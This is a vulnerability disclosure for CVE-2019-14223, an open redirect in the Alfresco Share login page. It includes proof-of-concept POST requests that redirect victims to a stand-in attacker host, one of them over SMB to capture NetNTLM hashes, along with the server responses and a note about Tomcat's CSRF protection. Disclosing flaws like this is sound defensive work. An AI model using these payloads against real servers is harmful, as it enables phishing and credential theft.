


Alfresco Disclosures

Software Version 5.2 - General Release: 201707

Environment:

- Alfresco Community - Version 5.2 - General Release: 201707
- Windows and Linux
- Easy Install options used (default)



Findings:

1. CVE-2019-14223: Open Redirect in Alfresco Share

Description

The Alfresco Share application is vulnerable to an Open Redirect attack via a crafted POST request. By manipulation the “failure” parameter an attacker can redirect a victim to a malicious website over any protocol the attacker desires (E.g. http, https, ftp, smb, etc.).

Proof of Concept

There are 2 interesting types of Open Redirects that can be performed:

1.1. Open Redirect using same protocol:

This is a redirect over the same protocol used to access the login page (http/https) and can be used to redirect the client to a malicious website used for phishing or that targets the browser itself.

• Request:

```
POST /share/page/dologin HTTP/1.1
Host: <TARGET_IP>:8443
Content-Type: application/x-www-form-urlencoded
Content-Length: 100

success=%2Fshare%2Fpage%2F&failure=:\\mal.hexor:4444\\mal\\evil.html&username=baduser&password=badpass
```

- **Response:**

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=71***TRUNCATED***53; Path=/share; Secure; HttpOnly
Location: \\mal.hexor:4444\mal\evil.html
Content-Length: 0
Date: Mon, 13 May 2019 14:27:47 GMT
```

1.2. Open Redirect with complete control over the protocol:

In this case the “smb” protocol can be used in order to potentially exfiltrate the victims NetNTLM hash.

- **Request:**

```
POST /share/page/dologin HTTP/1.1
Host: <TARGET_IP>:8443
Content-Type: application/x-www-form-urlencoded
Content-Length: 104

success=%2Fshare%2Fpage%2F&failure=:smb:\\mal.hexor:4444\mal\evil.html&username=baduser&password=badpass
```

- **Response:**

```
HTTP/1.1 302 Found
Server: Apache-Coyote/1.1
X-Frame-Options: SAMEORIGIN
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Set-Cookie: JSESSIONID=2C***TRUNCATED***DF; Path=/share; Secure; HttpOnly
Location: smb:\\mal.hexor:4444\mal\evil.html
Content-Length: 0
Date: Mon, 13 May 2019 15:23:34 GMT
```

Note: Because the default tomcat configuration prevents CSRF attacks, this attack can be applied to its full potential only on servers that have been misconfigured to allow this dangerous behavior.

Tomcat Prevents Client Side Request Forgery (CSRF):

- Request:

```
POST /share/page/dologin HTTP/1.1
Host: <TARGET_IP>:8443
Content-Type: application/x-www-form-urlencoded
Content-Length: 100
Origin: http://burp

success=%2Fshare%2Fpage%2F&failure=:\\mal.hexor:4444\\mal\\evil.html&username=baduser&password=badpass
```

- Response:

```
HTTP/1.1 500 Internal Server Error
Server: Apache-Coyote/1.1
Set-Cookie: JSESSIONID=29***TRUNCATED***32; Path=/share; Secure; HttpOnly
Content-Type: text/html; charset=UTF-8
Content-Length: 5471
Date: Mon, 13 May 2019 15:24:09 GMT
Connection: close

***TRUNCATED***

    <div class="alf-error-footer">
      <a href="http://www.alfresco.com">Alfresco Software</a> Inc. &copy; 2005-2017
    All rights reserved.
    </div>
  </div>
  <div>
<!--
javax.servlet.ServletException: Possible CSRF attack noted when asserting origin header
&#39;http://burp&#39;. Request: POST /share/page/dologin

***TRUNCATED***
```